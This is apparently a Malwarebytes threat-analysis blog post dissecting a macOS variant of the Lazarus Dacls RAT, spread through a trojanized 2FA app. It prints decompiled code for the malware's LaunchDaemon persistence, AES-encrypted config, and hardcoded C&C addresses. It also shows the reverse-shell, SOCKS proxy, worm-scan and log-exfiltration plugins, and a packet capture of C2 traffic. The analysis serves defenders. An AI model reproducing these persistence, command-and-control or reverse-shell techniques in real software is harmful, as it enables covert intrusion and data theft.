New Mac variant of Lazarus Dacls RAT distributed via Trojanized 2FA app

blog.malwarebytes.com/threat-analysis/2020/05/new-mac-variant-of-lazarus-dacls-rat-distributed-via-trojanized-2fa-app/

Threat Intelligence Team May 6, 2020

This blog post was authored by Hossein Jazi, Thomas Reed and Jérôme Segura.

We recently identified what we believe is a new variant of the Dacls Remote Access Trojan (RAT) associated with North Korea's Lazarus group, designed specifically for the Mac operating system.

Dacls is a RAT that was discovered by Qihoo 360 NetLab in December 2019 as a fully functional covert remote access Trojan targeting the Windows and Linux platforms.

This Mac version is at least distributed via a Trojanized two-factor authentication application for macOS called MinaOTP, mostly used by Chinese speakers. Similar to the Linux variant, it boasts a variety of features including command execution, file management, traffic proxying and worm scanning.

Discovery

On April 8th, a suspicious Mac application named "TinkaOTP" was submitted to VirusTotal from Hong Kong. It was not detected by any engines at the time.

The malicious bot executable is located in “Contents/Resources/Base.lproj/” directory of the application and pretends to be a nib file (“SubMenu.nib”) while it’s a Mac executable file. It contained the strings “c_2910.cls” and “k_3872.cls” which are the names of certificate and private key files that had been previously observed.

Persistence

This RAT persists through LaunchDaemons or LaunchAgents which take a property list (plist) file that specifies the application that needs to be executed after reboot. The difference between LaunchAgents and LaunchDaemons is that LaunchAgents run code on behalf of the logged-in user while LaunchDaemon run code as root user.

When the malicious application starts, it creates a plist file with the “com.aex-loop.agent.plist” name under the “Library/LaunchDaemons” directory. The content of the plist file is hardcoded within the application.

The program also checks if “getpwuid(getuid())” returns the user id of the current process. If a user id is returned, it creates the plist file “com.aex-loop.agent.plist” under the LaunchAgents directory: “Library/LaunchAgents/”.

```
LAB_10000b6da:
    pFVar6 = _fopen((char *)&local_238,"w");
    if (pFVar6 != (FILE *)0x0) {
      _fprintf(pFVar6,
               "<?xml version=\"1.0\" encoding=\"UTF-8\"?>\r\n<!DOCTYPE plist PUBLIC
               \"-//Apple//DTD PLIST 1.0//EN\"
               \"http://www.apple.com/DTDs/PropertyList-1.0.dtd\">\r\n<plist
               version=\"1.0\">\r\n<dict>\r\n\t<key>Label</key>\r\n\t<string>com.aex-loop.agent</str
               ing>\r\n\t<key>ProgramArguments</key>\r\n\t<array>\r\n\t\t<string>%s</string>\r\n\t\t
               <string>daemon</string>\r\n\t</array>\r\n\t<key>KeepAlive</key>\r\n\t<false/>\r\n\t<k
               ey>RunAtLoad</key>\r\n\t<true/>\r\n</dict>\r\n</plist>"
               ,pyVar3);
      _fclose(pFVar6);
    }
  }
```

Figure 1: Plist file

The file name and directory to store the plist are in hex format and appended together. They show the filename and directory backwards.

```
    local_210 = 0x7473696c702e74;
    local_218 = 0x6e6567612e706f6f;
    local_220 = 0x6c2d7865612e6d6f;
    local_228 = 0x632f736e6f6d6561;
    local_230 = 0x4468636e75614c2f;
    local_238 = 0x7972617262694c2f;

(undefined8 *)(&local_218 + sVar5 + 7) = 0x7473696c702e74;
(undefined8 *)(&local_218 + sVar5) = 0x746e6567612e706f;
(undefined8 *)((long)&local_238 + sVar5 + 0x18) = 0x6f6c2d7865612e6d;
(undefined8 *)((long)&local_238 + sVar5 + 0x10) = 0x6f632f73746e6567;
(undefined8 *)((long)&local_238 + sVar5 + 8) = 0x4168636e75614c2f;
(undefined8 *)((long)&local_238 + sVar5) = 0x7972617262694c2f;
```

tsilp.tnega.pool-xea.moc/snomeaDhcnuaL/yrarbiL/

tsilp.tnega.pool-xea.moc/stnegAhcnuaL/yrarbiL/

Figure 2: Directory and file name generation

Config File

The config file contains the information about the victim's machine such as Puid, Pwuid, plugins and C&C servers. The contents of the config file are encrypted using the AES encryption algorithm.

```
iStack73084 = 0;
*(long *)((long)&local_28 + lVar3) = 0x100004c9d;
__bzero();
*(long *)((long)&local_28 + lVar3) = 0x100004ca2;
uVar1 = _getuid(*(undefined *)((long)&local_28 + lVar3));
*(long *)((long)&local_28 + lVar3) = 0x100004ca9;
lVar4 = _getpwuid((ulong)uVar1);
uVar7 = *(undefined8 *)(lVar4 + 0x30);
*(long *)((long)&local_28 + lVar3) = 0x100004cbc;
_strcpy(auStack73080,uVar7,*(undefined *)((long)&local_28 + lVar3));
*(long *)((long)&local_28 + lVar3) = 0x100004cc4;
sVar5 = _strlen(auStack73080,*(undefined *)((long)&local_28 + lVar3));
*(undefined8 *)((long)auStack73050 + sVar5) = 0x62642e65726f74;
*(undefined8 *)(auStack73056 + sVar5) = 0x6f74737070612e65;
*(undefined8 *)((long)auStack73080 + sVar5 + 0x10) = 0x6c7070612e6d6f63;
*(undefined8 *)((long)auStack73080 + sVar5 + 8) = 0x2f73656686361432f;
*(undefined8 *)((long)auStack73080 + sVar5) = 0x7972617262694c2f;
*(long *)((long)&local_28 + lVar3) = 0x100004d28;
iVar2 = _access(auStack73080,0,*(undefined *)((long)&local_28 + lVar3));
uVar7 = 0xffffffff;
if (iVar2 == 0) {
  *(long *)((long)&local_28 + lVar3) = 0x100004d48;
  pFVar6 = _fopen(auStack73080,"rb",*(undefined *)((long)&local_28 + lVar3));
  if (pFVar6 != (FILE *)0x0) {
    *(long *)((long)&local_28 + lVar3) = 0x100004d6d;
    sVar5 = _fread(local_8e48,1,0x8e20,pFVar6,*(undefined *)((long)&local_28 + lVar3));
    uVar7 = 0xffffffff;
    if (sVar5 == 0x8e20) {
      *(long *)((long)&local_28 + lVar3) = 0x100004d93;
      sVar5 = _fread(&iStack73084,1,4,pFVar6,*(undefined *)((long)&local_28 + lVar3));
      if ((sVar5 == 4) && (iStack73084 == 0x19852013)) {
        *(long *)((long)&local_28 + lVar3) = 0x100004dce;
        AES_CBC_decrypt_buffer
                  (auStack72808,local_8e48,0x8e20,&_g_pKey,&_g_pSeed,
                   *(undefined *)((long)&local_28 + lVar3));
        *(long *)((long)&local_28 + lVar3) = 0x100004dde;
        _memcpy(param_1,auStack72808,0x8e14,*(undefined *)((long)&local_28 + lVar3));
        *(undefined4 *)(param_1 + 8) = 0x1343b84;
        uVar7 = 0;
      }
    }
    *(long *)((long)&local_28 + lVar3) = 0x100004df0;
    _fclose(pFVar6,*(undefined *)((long)&local_28 + lVar3));
  }
}
```

Figure 3: Load config

Both Mac and Linux variants use the same AES key and IV to encrypt and decrypt the config file. The AES mode in both variants is CBC.

```
                        DAT_007d9170                          XREF[2]:     FUN_0040ce52:0040cf9d(*),
                                                                           FUN_0040d02d:0040d0e1(*)
007d9170 a0              ??         A0h
007d9171 d2              ??         D2h
007d9172 89              ??         89h
007d9173 29              ??         29h    )
007d9174 27              ??         27h    '
007d9175 78              ??         78h    x
007d9176 75              ??         75h    u
007d9177 f6              ??         F6h
007d9178 aa              ??         AAh
007d9179 78              ??         78h    x
007d917a c7              ??         C7h
007d917b 98              ??         98h
007d917c 39              ??         39h    9
007d917d a0              ??         A0h
007d917e 05              ??         05h
007d917f ed              ??         EDh
```

Key

```
                        DAT_007d9180                          XREF[2]:     FUN_0040ce52:0040cf96(*),
                                                                           FUN_0040d02d:0040d0da(*)
007d9180 39              ??         39h    9
007d9181 18              ??         18h
007d9182 82              ??         82h
007d9183 62              ??         62h    b
007d9184 33              ??         33h    3
007d9185 ea              ??         EAh
007d9186 18              ??         18h
007d9187 bb              ??         BBh
007d9188 18              ??         18h
007d9189 30              ??         30h    0
007d918a 78              ??         78h    x
007d918b 97              ??         97h
007d918c a9              ??         A9h
007d918d e1              ??         E1h
007d918e 8a              ??         8Ah
007d918f 92              ??         92h
```

IV

Figure 4: AES Key and IV

The config file location and name are stored in hex format within the code. The name of the config file pretends to be a database file related to the Apple Store:

“Library/Caches/Com.apple.appstore.db”

```
void GetConfigFilename(char *param_1)

{
  uid_t uVar1;
  long lVar2;
  size_t sVar3;

  uVar1 = _getuid();
  lVar2 = _getpwuid((ulong)uVar1);
  _strcpy(param_1,*(char **)(lVar2 + 0x30));
  sVar3 = _strlen(param_1);
  *(undefined8 *)(param_1 + sVar3 + 0x1e) = 0x62642e65726f74;
  *(undefined8 *)(param_1 + sVar3 + 0x18) = 0x6f74737070612e65;
  *(undefined8 *)(param_1 + sVar3 + 0x10) = 0x6c7070612e6d6f63;
  *(undefined8 *)(param_1 + sVar3 + 8) = 0x2f7365686361432f;
  *(undefined8 *)(param_1 + sVar3) = 0x7972617262694c2f;
  return;
}
```

```
bd.erotsppa.elppa.moc/sehcaC/yrarbiL/
```

Figure 5: Config file name

The “IntializeConfiguration” function initializes the config file with the following hardcoded C&C servers.

```
undefined8 InitializeConfiguration(void)

{
  int iVar1;
  time_t tVar2;
  undefined8 uVar3;
  time_t local_20;

  tVar2 = _time(&local_20);
  _srand((uint)tVar2);
  iVar1 = LoadConfig((tagMATA_CONFIG *)&_g_mConfig);
  if (iVar1 == 0) {
    uVar3 = 0;
  }
  else {
    ___bzero(&_g_mConfig,0x8e14);
    _g_mConfig = _rand();
    _g_mConfig = ((_g_mConfig / 0xffffff + (_g_mConfig >> 0x1f)) -
                  (int)((long)_g_mConfig * 0x80000081 >> 0x3f)) * -0xffffff + _g_mConfig;
    DAT_10009c3c8 = 0x1343b8400030100;
    DAT_10009c42c = 3;
    mata_wcscpy((wchar_t *)&DAT_10009c430,(wchar_t *)L"67.43.239.146:443");
    mata_wcscpy((wchar_t *)&DAT_10009cc30,(wchar_t *)L"185.62.58.207:443");
    mata_wcscpy((wchar_t *)&DAT_10009d430,(wchar_t *)L"185.62.58.207:443");
    DAT_10009c3d0 = 2;
    uVar3 = SaveConfig((tagMATA_CONFIG *)&_g_mConfig);
  }
  return uVar3;
}
```

Figure 6: Initialize config file

The config file is constantly updated by receiving commands from the C&C server. The application name after installation is “mina”. Mina comes from the MinaOTP application which is a two-factor authentication app for macOS.

```
1:17:01 PM    521    .mina    /Users/lab/Library/Caches/com.apple.appstore.db
1:17:01 PM    521    .mina    /Users/lab/Library/Caches/com.apple.appstore.db
1:17:01 PM    521    .mina    /Users/lab/Library/Caches/com.apple.appstore.db
1:17:01 PM    521    .mina    /Users/lab/Library/Caches/com.apple.appstore.db
1:18:57 PM    521    .mina    /Users/lab/Library/Caches/com.apple.appstore.db
1:18:57 PM    521    .mina    /Users/lab/Library/Caches/com.apple.appstore.db
1:20:57 PM    521    .mina    /Users/lab/Library/Caches/com.apple.appstore.db
1:20:57 PM    521    .mina    /Users/lab/Library/Caches/com.apple.appstore.db
1:22:58 PM    521    .mina    /Users/lab/Library/Caches/com.apple.appstore.db
1:22:58 PM    521    .mina    /Users/lab/Library/Caches/com.apple.appstore.db
1:24:58 PM    521    .mina    /Users/lab/Library/Caches/com.apple.appstore.db
1:24:58 PM    521    .mina    /Users/lab/Library/Caches/com.apple.appstore.db
1:26:59 PM    521    .mina    /Users/lab/Library/Caches/com.apple.appstore.db
1:26:59 PM    521    .mina    /Users/lab/Library/Caches/com.apple.appstore.db
1:28:59 PM    521    .mina    /Users/lab/Library/Caches/com.apple.appstore.db
1:28:59 PM    521    .mina    /Users/lab/Library/Caches/com.apple.appstore.db
```

Figure 7: Config file is being updated

Main Loop

After initializing the config file, the main loop is executed to perform the following four main commands:

- Upload C&C server information from the config file to the server (0x601)
- Download the config file contents from the server and update the config file (0x602)
- Upload collected information from the victim's machine by calling "getbasicinfo" function (0x700)
- Send heartbeat information (0x900)

The command codes are exactly the same as Linux.dacls.

```
                    if (local_8e68 != 0x601) {
LAB_100005ade:
                      uVar13 = 0x20600;
                      goto LAB_100005aea;
                    }
                    *(long *)((long)&local_38 + lVar6) = 0x100005bc3;
                    CopyConfigAndConvertEndian
                              (&_g_mConfig,puVar11,DAT_10009c42c,
                               *(undefined *)((long)&local_38 + lVar6));
                    *(long *)((long)&local_38 + lVar6) = 0x100005bd5;
                    MataSendPacket(0x20500,puVar11,0x8e14,*(undefined *)((long)&local_38 + lVar6));
                  }
                }
              }
              else {
                if (local_8e68 == 0x602) {
                  if (local_8e64 != 0x8e14) goto LAB_100005ade;
                  *(long *)((long)&local_38 + lVar6) = 0x100005a8d;
                  iVar4 = MataRecv(puVar11,0x8e14,0xb4,*(undefined *)((long)&local_38 + lVar6));
                  if (iVar4 != 0) {
                    *(long *)((long)&local_38 + lVar6) = 0x100005ab1;
                    CopyConfigAndConvertEndian
                              (local_8e50,apcStack73888,local_8de8,
                               *(undefined *)((long)&local_38 + lVar6));
                    *(long *)((long)&local_38 + lVar6) = 0x100005ab9;
                    local_8e58 = SaveConfig(apcStack73888,*(undefined *)((long)&local_38 + lVar6));
                    if (local_8e58 == 0) goto LAB_100005ae5;
                    *(long *)((long)&local_38 + lVar6) = 0x100005ad9;
                    MataSendPacket(0x20600,&local_8e58,4,*(undefined *)((long)&local_38 + lVar6));
                  }
                }
                else {
                  if (local_8e68 == 0x900) {
LAB_100005ae5:
                    uVar13 = 0x20500;
LAB_100005aea:
                    *(long *)((long)&local_38 + lVar6) = 0x100005af3;
                    MataSendPacket(uVar13,0,0,*(undefined *)((long)&local_38 + lVar6));
                  }
                  else {
                    if (local_8e68 != 0x700) goto LAB_100005ade;
                    *(long *)((long)&local_38 + lVar6) = 0x100005ca9;
                    iVar4 = GetBaseInfo(puVar11,*(undefined *)((long)&local_38 + lVar6));
                    local_8e50[0] = local_8e50[0] & 0xffffffff00000000 | (ulong)uVar5;
                    if (iVar4 == 0) {
                      uVar13 = 0x20600;
                      puVar11 = (ulong *)0x0;
                      uVar9 = 0;
                    }
```

Figure 8: Main Loop

Plugins

This Mac RAT has all the six plugins seen in the Linux variant with an additional plugin named “SOCKS”. This new plugin is used to proxy network traffic from the victim to the C&C server.

The app loads all the seven plugins at the start of the main loop. Each plugin has its own configuration section in the config file which will be loaded at the initialization of the plugin.

```
undefined8 AutoLoadPlugins(void)

{
  LoadPlugin_CMD();
  LoadPlugin_FILE();
  LoadPlugin_PROCESS();
  LoadPlugin_TEST();
  LoadPlugin_RP2P();
  LoadPlugin_LOGSEND();
  LoadPlugin_SOCKS();
  DAT_1000a1430 = 0xc;
  return 1;
}
```

Mac Variant

```
undefined8 FUN_0040dbc4(void)

{
  FUN_00407dc7();
  FUN_0040488d();
  FUN_00406b8c();
  FUN_0040b445();
  FUN_00409343();
  FUN_0040a0b2();
  _DAT_007ed04c = 0xc;
  return 1;
}
```

Linux Variant

Figure 9:

Plugins loaded

CMD plugin

The cmd plugin is similar to the “bash” plugin in the Linux rat which receives and executes commands by providing a reverse shell to the C&C server.

```
undefined8 FUN_1000085a0(char param_1,code **param_2)

{
  code *pcVar1;

  if (param_1 == '\0') {
    pcVar1 = CmdFunc;
  }
  else {
    if (param_1 != '\x02') {
      return 0;
    }
    pcVar1 = ReverseShellFunc;
  }
  *param_2 = pcVar1;
  return 1;
}
```

Mac Variant

```
ulong FUN_00407d77(char param_1,undefined8 *param_2)

{
  uint local_c;

  local_c = 1;
  if (param_1 == '\0') {
    *param_2 = 0x407fd6;
  }
  else {
    if (param_1 == '\x02') {
      *param_2 = 0x408d7c;
    }
    else {
      local_c = 0;
    }
  }
  return (ulong)local_c;
}
```

Linux Variant

Figure 10: Cmd Plugin

File Plugin

The file plugin has the capability to read, delete, download, and search files within a directory. The only difference between the Mac and Linux version is that the Mac version does not have the capability to write files (Case 0).

```
switch ( (unsigned __int64)a1 )
{
  case 0uLL:
    break;
  case 1uLL:
    v3 = (__int64 (__fastcall *)(int (__cdecl *)(void *, unsigned int), int (__cdecl *)(void *, unsigned int)))sub_1000066F0;
    break;
  case 2uLL:
  case 5uLL:
  case 6uLL:
  case 7uLL:
  case 8uLL:
  case 9uLL:
  case 0xAuLL:
  case 0xBuLL:
  case 0xCuLL:
  case 0xDuLL:
  case 0xEuLL:
  case 0xFuLL:
    return result;
  case 3uLL:
    v3 = sub_100006AA0;
    break;
  case 4uLL:
    v3 = sub_100006CF0;
    break;
  case 0x10uLL:
    v3 = sub_1000072D0;
    break;
}
```

Mac Variant

```
switch ( a1 )
{
  case 0:
    *a2 = sub_40498D;
    break;
  case 1:
    *a2 = sub_404F56;
    break;
  case 3:
    *a2 = sub_405FE5;
    break;
  case 4:
    *a2 = sub_4055DA;
    break;
  case 0x10:
    *a2 = sub_406337;
    break;
  default:
    v3 = 0;
    break;
}
```

Linux Variant

Figure 11: File plugin

Process plugin

The process plugin has the capability of killing, running, getting process ID and collecting process information.

```
undefined8 FUN_1000077f0(byte param_1,undefined8 *param_2)

{
  undefined8 uVar1;

  uVar1 = 0;
  if ((param_1 < 5) && ((0x17U >> ((uint)param_1 & 0x1f) & 1) != 0)) {
    *(undefined **)param_2 = (&PTR_PrcViewFunc_10008c050)[(char)param_1];
    uVar1 = 1;
  }
  return uVar1;
}
```

```
                    PTR_PrcViewFunc_10008c050                XREF[2]:
10008c050 50 79 00        addr      PrcViewFunc
          00 01 00
          00 00
10008c058 90 81 00        addr      PrcKillFunc
          00 01 00
          00 00
10008c060 30 82 00        addr      PrcRunFunc
          00 01 00
          00 00
10008c068 50 79 00        addr      PrcViewFunc
          00 01 00
          00 00
10008c070 e0 83 00        addr      PrcGetPID
          00 01 00
          00 00
```

Mac Variant

```
{
  unsigned int v3; // [rsp+1Ch] [rbp-4h]

  v3 = 1;
  if ( a1 == 1 )
  {
    *a2 = sub_407854;
  }
  else if ( (signed int)a1 > 1 )
  {
    if ( a1 == 2 )
    {
      *a2 = sub_40792C;
    }
    else
    {
      if ( a1 != 4 )
        return 0;
      *a2 = sub_407BC4;
    }
  }
  else
  {
    if ( a1 )
      return 0;
    *a2 = (_BOOL8 (__fastcall *)(__int64, __int64))sub_406E46;
  }
  return v3;
}
```

Linux Variant

Figure 12: Process Plugin

If the “/proc/%d/task” directory of a process is accessible, the plugin obtains the following information from the process where %d is the process ID:

- Command line arguments of the process by executing “/proc/ %/cmdline”
- Name, Uid, Gid, PPid of the process from the “/proc/%d/status” file.

Test plugin

The code for the Test plugin between Mac and Linux variant is the same. It checks the connection to an IP and Port specified by the C&C servers.

RP2P plugin

The RP2P plugin is a proxy server used to avoid direct communications from the victim to the actor's infrastructure.

Figure 13: Reverse P2P

LogSend plugin

The Logsend plugin contains three modules that:

- Check connection to the Log server
- Scan network (worm scanner module)
- Execute long run system commands

```
ulong FUN_100009a40(byte param_1,undefined8 *param_2)

{
  if (param_1 < 3) {
    *(undefined **)param_2 = (&PTR_CheckLogsendUrlFunc_10008c078)[(char)param_1];
  }
  return (ulong)(param_1 < 3);
}
```

```
                        PTR_CheckLogsendUrlFunc_10008c078              XREF[2]:

     10008c078 70 9a 00        addr        CheckLogsendUrlFunc
               00 01 00
               00 00
     10008c080 60 a5 00        addr        RunLogsendFunc
               00 01 00
               00 00
     10008c088 20 a7 00        addr        GetLogsendStateFunc
               00 01 00
               00 00
```

Figure 14: Logsend Plugin

This plugin sends the collected logs using HTTP post requests.

```
  _memcpy(param_4 + sVar2,

          "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
          Gecko) Chrome/65.0.3325.181 Safari/537.36\r\n"
          ,0x82,*(undefined *)((long)&local_30 + lVar1));
  *(long *)((long)&local_30 + lVar1) = 0x1000025c3;
  sVar2 = _strlen(param_4,*(undefined *)((long)&local_30 + lVar1));
  *(long *)((long)&local_30 + lVar1) = 0x1000025d8;
  _memcpy(param_4 + sVar2,
          "Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n",0x4a,
          *(undefined *)((long)&local_30 + lVar1));
  *(long *)((long)&local_30 + lVar1) = 0x1000025e0;
```

Figure 15: User Agent

An interesting function in this plugin is the worm scanner. The “start_worm_scan” can scan a network subnet on ports 8291 or 8292. The subnet that gets scanned is determined based on a set of predefined rules. The following diagram shows the process of selecting the subnet to scan.




Figure 16: Worm Scan

Socks plugin

The Socks plugin is the new, seventh plugin added to this Mac Rat. It is similar to the RP2P plugin and acts as an intermediary to direct the traffic between bot and C&C infrastructure. It uses Socks4 for its proxy communications.

```
ulong Socks4(FuncDef25 *param_1,FuncDef26 *param_2)

{
  int iVar1;
  pid_t pVar2;
  uint *puVar3;
  ulong uVar4;
  undefined *puVar5;

  iVar1 = Recv((FuncDef0 *)param_1,&DAT_10009ace0,0xc);
  uVar4 = 0;
  if ((iVar1 != 0) && (_DAT_10009ace4 == 10)) {
    iVar1 = Recv((FuncDef0 *)param_1,&DAT_10009acd0,10);
    if (iVar1 == 0) {
      uVar4 = 0;
    }
    else {
      puVar5 = &DAT_00000014;
      _signal(0x14);
      pVar2 = _fork();
      if (pVar2 < 0) {
        puVar3 = (uint *)___error();
        iVar1 = SendError((FuncDef2 *)param_2,*puVar3);
      }
      else {
        if (pVar2 == 0) {
          Socks4Thread(puVar5);
                    /* WARNING: Subroutine does not return */
          __exit(0);
        }
        MakePacketHeader((tagPACKET_HEADER *)&DAT_10009ace0,0x20500,0,0);
        iVar1 = Send((FuncDef1 *)param_2,&DAT_10009ace0,0xc);
      }
      uVar4 = (ulong)(iVar1 != 0);
    }
  }
  return uVar4;
}
```

Figure 17: Socks4

Network Communications

C&C communication used by This Mac RAT is similar to the Linux variant. To connect to the server, the application first establishes a TLS connection and then performs beaconing and finally encrypts the data sent over SSL using the RC4 algorithm.




Figure 18: Traffic generated by the Application (.mina)

No.	Time	Source	Destination	Protocol	Length	Info
5100	1152.864611	67.43.239.146	192.168.2.70	TLSv1…	1466	Server Hello, Certificate, Server Key Exchange, Server Hello…
5101	1152.864818	192.168.2.70	67.43.239.146	TCP	66	49472 → 443 [ACK] Seq=149 Ack=1397 Win=131072 Len=0 TSval=94…
5102	1152.886713	192.168.2.70	67.43.239.146	TLSv1…	209	Client Key Exchange
5103	1152.958589	67.43.239.146	192.168.2.70	TCP	70	443 → 49472 [ACK] Seq=1397 Ack=292 Win=32477 Len=0 TSval=317…
5104	1152.958709	192.168.2.70	67.43.239.146	TLSv1…	117	Change Cipher Spec, Encrypted Handshake Message
5105	1152.975082	67.43.239.146	192.168.2.70	TLSv1…	121	Change Cipher Spec, Encrypted Handshake Message
5106	1152.975271	192.168.2.70	67.43.239.146	TCP	66	49472 → 443 [ACK] Seq=343 Ack=1448 Win=131008 Len=0 TSval=94…
5107	1152.975916	192.168.2.70	67.43.239.146	TLSv1…	99	Application Data
5108	1152.991585	67.43.239.146	192.168.2.70	TLSv1…	103	Application Data
5109	1152.991721	192.168.2.70	67.43.239.146	TCP	66	49472 → 443 [ACK] Seq=376 Ack=1481 Win=131008 Len=0 TSval=94…
5110	1152.991968	192.168.2.70	67.43.239.146	TLSv1…	99	Application Data
5111	1153.068039	67.43.239.146	192.168.2.70	TCP	70	443 → 49472 [ACK] Seq=1481 Ack=409 Win=32360 Len=0 TSval=317…
5112	1153.068162	192.168.2.70	67.43.239.146	TLSv1…	202	Application Data, Application Data, Application Data
5113	1153.145813	67.43.239.146	192.168.2.70	TCP	70	443 → 49472 [ACK] Seq=1481 Ack=545 Win=32224 Len=0 TSval=317…
5140	1202.994126	67.43.239.146	192.168.2.70	TLSv1…	101	Encrypted Alert
5141	1202.994442	192.168.2.70	67.43.239.146	TCP	66	49467 → 443 [ACK] Seq=513 Ack=1512 Win=131008 Len=0 TSval=94…

Figure 19: TLS connection

